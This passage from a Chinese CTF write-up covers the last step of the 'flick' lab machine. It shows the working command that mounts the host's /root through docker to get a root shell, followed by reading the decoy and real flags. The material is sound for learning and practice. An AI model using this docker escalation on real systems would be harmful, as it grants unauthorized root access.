robin@flick:~$ █
```

https://blog.csdn.net/qq_40549070

登录成功后，开始提权

这里的提权我完全没有头绪，参考大佬的WP后，发现是用docker提权

这里使用docker命令将主机上的/root目录挂载到映像中的/root中去，以此得到电脑的root权限：

```
robin@flick:~$ docker run -t -i -v /root:/root ubuntu /bin/bash
root@12a586efd780:/#
```

然后查看flag:

```
root@12a586efd780:/# cd /root/
root@12a586efd780:/root# cat flag.txt
Errr, you are close, but this is not the flag you are looking for.
root@12a586efd780:/root# cat
.aptitude/
.bash_history
.bashrc
.cache/
.profile
.viminfo
53ca1c96115a7c156b14306b81df8f34e8a4bf8933cb687bd9334616f475dcbc/
flag.txt
root@12a586efd780:/root# cat 53ca1c96115a7c156b14306b81df8f34e8a4bf8933cb687bd9334616f475dcbc/real_flag.txt
Congrats!

You have completed 'flick'! I hope you have enjoyed doing it as much as I did creating it :)

ciao for now!
@leonjza
root@12a586efd780:/root#
```